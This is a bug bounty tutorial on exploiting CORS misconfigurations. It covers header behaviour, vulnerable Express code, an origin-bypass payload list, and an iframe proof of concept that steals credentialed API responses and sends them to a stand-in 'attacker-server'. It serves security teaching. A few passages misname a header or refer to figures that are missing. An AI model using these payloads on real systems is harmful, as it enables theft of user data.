CORS: A complete guide to exploiting advanced CORS misconfiguration vulnerabilities

BY BLACKBIRD-EU · MAY 18, 2025 · LAST UPDATED ON NOVEMBER 20, 2025

CORS misconfiguration vulnerabilities are a highly underestimated vulnerability class. With an impact ranging from sensitive information disclosure to facilitating SSRF attacks, this client-side security vulnerability should always be part of your security testing.

In this article, we will explore the identification and exploitation of advanced CORS misconfiguration vulnerabilities. We will also examine several attack vectors that can help us weaponize cross-origin resource sharing misconfigurations, such as reading responses from internal hosts!

Let's dive in!

What is cross-origin resource sharing (CORS)?

Today's applications are becoming increasingly complex, and most require connections to third-party origins to function. For example, your target may have an application on `app.example.com` and an API on `api.example.com` to connect to the backend. By default, browsers restrict these cross-origin requests through the same-origin policy (SOP).

Same-origin policy (SOP)

SOP limits how documents or scripts from one origin can interact with resources from another origin. But your target application (`app.example.com`) still needs to create new HTTP connections to the API (`api.example.com`). That's where CORS comes into play.

Cross-origin resource sharing (CORS)

A CORS policy allows developers to selectively relax SOP restrictions and allow controlled cross-origin requests. It's a browser security policy that's declared through the `Access-Control-Allow-Origin` and `Access-Control-Allow-Credentials` response headers. Besides the two aforementioned CORS headers, there are several others that allow developers to dictate request headers or HTTP methods that are allowed to be sent with cross-origin requests.

Access-control-allow-origin

The `Access-Control-Allow-Origin` allows you to declare which third-party origins are permitted to access your resource.

Whenever you send cross-origin requests, your web browser automatically adds the `Origin` request header in your HTTP request. Web servers can read this request header and check the origin against an allow list.

If your origin is whitelisted, the origin will appear in the `Access-Control-Allow-Credentials` response header, indicating to the web browser that cross-origin requests from this third-party origin are allowed.

HTTP REQUEST:

```
GET /api/account/billing HTTP/2
Host: api.example.com
Origin: https://trusted-host
```

HTTP RESPONSE:

```
HTTP/2 200 OK
Server: Apache
Access-Control-Allow-Origin: https://trusted-host
Access-Control-Allow-Credentials: true
```

Example of a successful cross-origin request

Otherwise, it will simply reject your request an not include the CORS response headers.

Pre-flight requests

Web browsers also tend to send a 'pre-flight' request before the actual request containing the credentials. The pre-flight request's main job is to verify if the origin is authorized to make a connection to prevent sending the actual request (and triggering unwanted changes on the server-side).

HTTP REQUEST 1 (preflight request):

```
OPTIONS /api/account/billing HTTP/2
Host: api.example.com
Origin: https://trusted-host
```

HTTP RESPONSE 1 (preflight reponse):

```
HTTP/2 200 OK
Server: Apache
Access-Control-Allow-Origin: https://trusted-host
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, X-CSRF-Token
```

HTTP REQUEST 2:

```
PUT /api/account/billing HTTP/2
Host: api.example.com
Origin: https://trusted-host
Content-Type: application/json
X-CSRF-Token: eyJ...

{
    “billing_method”: “paypal”,
    “currency”: “EUR”,
    ...
}
```

HTTP RESPONSE 2:

```
HTTP/2 200 OK
Server: Apache
Access-Control-Allow-Origin: https://trusted-host
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, PUT, DELETE
Access-Control-Allow-Headers: X-CSRF-Token
Content-Type: application/json

{
    “success”: true,
    “message”: “Billing preferences updated successfully!”
}
```

High overview of CORS in practice with preflight requests

Wildcard origin

The wildcard character (`*`) can be specified to allow any origin. This option cannot be used in combination with `Access-control-allow-credentials: true` . Later in this article, we will learn why this scenario is often an indication of non-exploitable behavior.

Null origin

In addition to specifying a strict origin or a wildcard, the '`null`' keyword is also a valid CORS policy directive. Even though this is not recommended, some servers will still reflect the null value in the `Access-Control-Allow-Origin`.

Your browser will set the `Origin` request header to `null` whenever making requests from a non-hierarchical scheme (such as `data:` or `file:`) or from sandboxed documents.

Later in this article, we'll explore how to turn this scenario into an exploitable attack vector.

Access-control-allow-credentials

The `Access-Control-Allow-Credentials` header is the response header that makes or breaks a successful CORS exploitation attack. This header dictates if the server will forward credentials in the cross-origin request. When enabled, we should be able to make cross-origin requests as an authenticated user, as the browser will forward the session credentials.

Credentials can include:

- Cookies
- Client certificates
- Authentication headers (i.e.: `Authorization: ...`)

To summarize, when developers make the CORS policy overly permissive, it can lead to CORS misconfiguration vulnerabilities that we can turn into sensitive information disclosures. Let's explore how!

What are CORS misconfiguration vulnerabilities

CORS misconfiguration vulnerabilities originate from overly permissive CORS policies, allowing untrusted origins (e.g., an attacker's website) to connect and fetch data from trusted origins (e.g., your target).

Let's take a look at a simple example to better help us visualize CORS misconfiguration vulnerabilities!

app.js

```
const express = require('express');
const app = express();

// API route with sensitive user data
app.get('/api/account/billing', async (req, res) => {
    const origin = req.headers.origin;
    if (origin) {
        res.setHeader('Access-Control-Allow-Origin', origin);
        res.setHeader('Access-Control-Allow-Credentials', 'true');
        res.setHeader('Access-Control-Allow-Methods', 'GET, POST, PUT, DELETE, PATCH, OPTIONS');
        res.setHeader('Access-Control-Allow-Headers', 'Content-Type');
    };

    try {
        const billingData = await GetBillingData(req.cookies.sessionId);
        return res.json({
            success: true,
            data:    billingData
        });
    } catch (err) {
        console.error('ERROR:', error);
        res.status(401).json({ success: false, message: 'Internal server error' });
    }
});

app.listen(3000, () => {
    console.log('Server running on port 3000 with vulnerable CORS configuration');
});
```

Example of a vulnerable code snippet

In the figure above, you can notice a single API route that returns profile billing data. Additionally, CORS headers are also returned if the origin request is supplied in any incoming request. One mistake that the developer made in this case is the improper validation of the origin request header.


We can send a simple request from an origin that contains the trusted site to bypass the validation altogether and fetch the response:

```
GET /api/account/billing HTTP/2
Host: api.example.com
Origin: https://attacker.com
```

Identifying CORS misconfiguration vulnerabilities

Identifying CORS misconfiguration vulnerabilities always starts with checking if a CORS policy is set. Afterward, we must take note if credential forwarding is enabled.

The most obvious approach to test if a target supports CORS is to first send a request with a likely trusted origin in the **`Origin:`** request header and examine the response for any CORS policy reflections. Once present, we can start by looking for potential validation flaws.



Testing for CORS misconfigurations cheat sheet

Quick Tip!

Is the **Access-Control-Allow-Credentials** set to **false**? Fetching sensitive data behind an authentication wall will require you to manually pass the credentials, making realistic exploitation scenarios unlikely. Try to always find a working proof of concept before submitting any vulnerability reports!

Exploiting simple CORS misconfiguration vulnerabilities

Let's take a look at another example of a simple vulnerable code snippet:

Example of a vulnerable code snippet

Analyzing the snippet above, we can observe on **line 7** that the developer performs inadequate validation of the incoming origin request header. Exploiting this simple CORS misconfiguration vulnerability only needs us to make our origin contain the trusted origin.

In practice, this means we'd have to host our proof of concept on: **trusted-origin.attacker.com**.

```
GET /api/account/billing HTTP/2
Host: api.example.com
Origin: https://trusted-origin.attacker.com
Cookie: ...
```

Once the victim visits the proof of concept page, an HTTP request from our third-party origin will access the contents of the API endpoint on behalf of the victim. This simple CORS misconfiguration issue has now been turned into a high-severity sensitive information disclosure.

Let's move on to the more advanced cases where we will be actively bypassing weak validations to still make cross-origin requests!

Bypassing weak regex pattern validations

The correct way of preventing CORS misconfigurations is by maintaining a strict whitelist of allowed origins. However, as cross-origin requests within the app are often not always predictable upfront, developers tend to simplify their work and only validate a part of the origin, and based on that, decide whether to reflect the CORS headers.

app.js

```
const express = require('express');
const app = express();

// API route with sensitive user data
app.get('/api/account/billing', async (req, res) => {
    const origin = req.headers.origin;
    if (origin.match(/^https\:\/\/example.com$/)) {
        res.setHeader('Access-Control-Allow-Origin', origin);
        res.setHeader('Access-Control-Allow-Credentials', 'true');
        res.setHeader('Access-Control-Allow-Methods', 'GET, POST, PUT, DELETE, PATCH, OPTIONS');
        res.setHeader('Access-Control-Allow-Headers', 'Content-Type');
    };

    try {
        const billingData = await GetBillingData(req.cookies.sessionId);
        return res.json({
            success: true,
            data:    billingData
        });
    } catch (err) {
        console.error('ERROR:', error);
        res.status(401).json({ success: false, message: 'Internal server error' });
    }
});

app.listen(3000, () => {
    console.log('Server running on port 3000 with vulnerable CORS configuration');
});
```

Vulnerable code snippet

In the code snippet above, we can observe that a subtle payload change can allow us to bypass the validation and make the server return CORS headers due to a loosely-scoped regex pattern: **https://examplexcom**

Here's a list of more potential bypasses that you can try out:

```
# Basic payload list
*                                   # Non-exploitable case
null
https://attacker.com

# More advanced list
https://example.comattacker.com
https://example.com.attacker.com
https://example.computer
https://attacker.comexample.com
https://examplecom
https://localhostexample.com                # In case 'localhost' is whitelisted
https://subdomain-takeover.example.com      # In case of a subdomain takeover

# Special characters (browser-specific payloads)
https://example.com%.attacker.com           # Requires setting up a wildcard so that all subdomains resolve for attacker.com
https://example.com@.attacker.com           # Requires setting up a wildcard so that all subdomains resolve for attacker.com
https://example.com`.attacker.com           # Safari-only - Requires setting up a wildcard so that all subdomains resolve for attacker.com
```

TIP! This URL validation bypass cheat sheet by PortSwigger is a helpful resource to help you bypass more advanced pattern-based validations!

Exploiting advanced CORS misconfiguration vulnerabilities

Null origin

On certain occasions, you'll come across applications that whitelist the `null` directive. As we've documented before, web browsers tend to add the `null` origin to HTTP requests made from local files or sandboxed documents.

The following proof of concept would essentially allow you to send an HTTP request with a `null` origin:

```
<!-- CORS proof of concept payload that creates a sandboxed iframe -->
<iframe sandbox="allow-scripts" srcdoc="
  <script>
    fetch('https://api.example.com/api/account/billing', {
        credentials: 'include'  // Include cookies
    }).then(async (data) => {
        // Forward response to your controlled server (in base64)
        fetch('http://attacker-server/collector?data=' + btoa(await data.text()));
    });
  </script>
">
</iframe>
```

If the vulnerable application responds back with:

```
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
```

The sandboxed request would be allowed to request and fetch the resource, potentially exposing sensitive user data.

> **Quick Tip!**
>
> Since the fetch operation happens inside an isolated sandbox, we won't be able to access nor forward the credentials (e.g. cookies) of the parent document! This proof of concept can still be useful in the event we only require to fetch non-authenticated parts. Refer to 'Accessing internal-only resources with CORS' later in this article.

Whitelisted third-party origins

For testing purposes, it happens that cloud-based coding platforms are (temporarily) whitelisted. That's why it's always a good idea to also test commonly used web development platforms and see if any are whitelisted.

Here's a small list of well-known third-party hosts:

```
https://github.io
https://stackblitz.com
https://codepen.io
https://jsfiddle.net
```

If any of the origins above is whitelisted, you'd need to host your proof of concept on the same platform.

Accessing internal-only resources with CORS

Interestingly, CORS misconfigurations can in some contexts be escalated to SSRF attacks. Suppose an attacker crafts the proof of concept to collect responses of internal-only resources and sends it to the victim.

This scenario would essentially allow the attacker to read the response of an internal host without even needing the `Access-Control-Allow-Credentials` enabled.

Conclusion

Underestimating the impact of CORS misconfigurations can be a grieve mistake. This simple client-side security vulnerability type can introduce several severe risks, as we've documented in this article.

So, you've just learned something new about CORS misconfiguration vulnerabilities... Right now, it's time to put your skills to the test! You can start by practicing on vulnerable labs or... browse through our 70+ public bug bounty programs on Intigriti and who knows, maybe earn a bounty on your next submission!

START HACKING ON INTIGRITI TODAY

REQUEST A DEMO

intigriti.com/demo

VISIT THE WEBSITE

intigriti.com

GET IN TOUCH

hello@intigriti.com